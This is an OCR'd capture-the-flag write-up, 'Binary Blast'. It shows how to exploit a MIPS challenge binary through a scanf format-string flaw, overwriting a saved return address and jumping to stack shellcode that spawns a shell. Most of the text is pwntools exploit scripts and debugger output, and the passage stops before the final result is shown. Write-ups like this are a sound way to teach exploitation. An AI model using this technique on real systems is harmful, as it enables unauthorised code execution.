
Binary Blast

Finding the string format vulnerability

First let's run `checksec` on the binary:



Looks like NX is disabled, so if we put shellcode on the stack and then somehow jump to it, we can execute code

Next let's mess around with the binary. The binary asks for a format string, so let's go ahead and give it that:


```
→  binary-blast qemu-mips-static -L . ./chall
Enter a format string: %s
asfdasd
adfasdfasha
```

Once we input our string format, we are prompted for input twice, and then the program exits without any output. Let's create a pwntools script to debug this further:

```
from pwn import *

context(arch='mips', bits=32, endian='big')

io = gdb.debug(args=['-L','.','./chall'], exe='./chall', gdbscript='''
        break *main
        break *main+88

        ''')


io.sendline(b'%s')
```

```
io.sendline(b'A'*100)
io.sendline(b'B'*100)

io.interactive()
```

We're going to go ahead and break right before main exits, and look at the stack. We can see all of our `A`s appear on the stack before the program exits.



It looks like the `scanf` function in main is overwriting values on the stack based on our inputs using the format that we give it.


Controlling PC

We can keep going down the stack by specifying `%N$s` where `N` is the number down the stack that we want. One in particular looks interesting, the 6th one, as it points to an address in the main program. Let's use try to overwrite that value and execute the program:


```
from pwn import *
```

```
context(arch='mips', bits=32, endian='big')

io = gdb.debug(args=['-L','.','./chall'], exe='./chall', gdbscript='''
        break *main
        break *main+88

        ''')


io.sendline(b'%6$s')
io.sendline(b'A'*100)
io.sendline(b'B'*100)

io.interactive()
```

We execute the program and see that address we wanted was overwritten:




If we continue past our breakpoints, we'll see that `$PC` becomes `0x41414141`, the value that we had set.



One thing to note is that if you look at the stack addresses between all the screenshots, they are constant. This seems to mean that ASLR is disabled, allowing us to specify addresses on the stack. But first we need to have an address to jump to on the stack.

Finding a good return address

If we re-execute our script, continue until `*main+88`, then run a search for our inputs on the stack, we will come up with nothing.



When we used the format specified `%s` we got a value on the stack. Let's see if we can use both format specifiers to overwrite the return address, as well as put a value on the stack. We'll also start out second input with `CCCCBBBBB....` so that the value is unique and easily searchable.

```
from pwn import *

context(arch='mips', bits=32, endian='big')

io = gdb.debug(args=['-L','.','./chall'], exe='./chall', gdbscript='''
        break *main
        break *main+88

        ''')

io.sendline(b'%6$s%1$s')
io.sendline(b'A'*100)
io.sendline(b'C'*4+b'B'*100)
io.sendline(b'D'*100)

io.interactive()
```

We execute the script, continue to `*main+88`, and then search for the value:


```
pwndbg> search "CCCCB" stack
Searching for value: 'CCCCB'
[stack]         0x2b2ab1c4 '
BBBBBBBBBBBBBBBBBBBBBBBBB'
```

We successfully find our input on the stack. Let's go ahead and use that as our jump address and see if it works:

```
from pwn import *

context(arch='mips', bits=32, endian='big')

io = gdb.debug(args=['-L','.','./chall'], exe='./chall', gdbscript='''
        break *main
        break *main+88

        ''')


stack_addr = p32(0x2b2ab1c4)
io.sendline(b'%6$s%1$s')
io.sendline(stack_addr)
io.sendline(b'C'*4+b'B'*100)
io.sendline(b'D'*100)
```

```
io.interactive()
```

We run this, and are able to successfully jump onto the our input buffer.




Getting a shell

Let's replace our input with some shellcode. Should be as simple as swapping out the inputs right?

```
from pwn import *

context(arch='mips', bits=32, endian='big')

io = gdb.debug(args=['-L','.','./chall'], exe='./chall', gdbscript='''
        break *main
        break *main+88
        break *0x2b2ab1c4

        ''')


shellcode = asm(shellcraft.nop()) * 20
shellcode += asm(shellcraft.sh())
```

```
print(hexdump(shellcode))


stack_addr = p32(0x2b2ab1c4)
io.sendline(b'%6$s%1$s')
io.sendline(stack_addr)
io.sendline(shellcode)
io.sendline(b'D'*100)

io.interactive()
```

We execute our code and notice that our bytes aren't quite what we are expecting it be:




Why is this happening? Since we're using the format specifier `%s` which is for strings, it seems to be modifying our data before placing it onto the stack. We'll need to switch to `%c` so that we can get the bytes as they are. We modify the script as so:

```
from pwn import *

context(arch='mips', bits=32, endian='big')
```

```
io = gdb.debug(args=['-L','.','./chall'], exe='./chall', gdbscript='''
        break *main
        break *main+88
        break *0x2b2ab1c4

        ''')


shellcode = asm(shellcraft.nop()) * 20
shellcode += asm(shellcraft.sh())

shellcode_len = len(shellcode)

print(hexdump(shellcode))
print(len(shellcode))


stack_addr = p32(0x2b2ab1c4)
io.sendline(b'%6$5c%1$'+ str(shellcode_len).encode() + b'c')
io.sendline(stack_addr)
io.sendline(shellcode)
io.sendline(b'D'*100)

io.interactive()
```

Since we're using `%c` now, we'll need to specify the length. The first format specifier changes from `%6$s` to `%6$5c`, so that it will read 5 bytes (address is 4 bytes plus the new line character `\n`). The next format specifier is based on the length of the shellcode. In this case our length is 204 bytes, so the format specifier will be `%1$204c`. We run this, hit the breakpoint at `*main+88`

and find that the bytes are as we expect them to be:

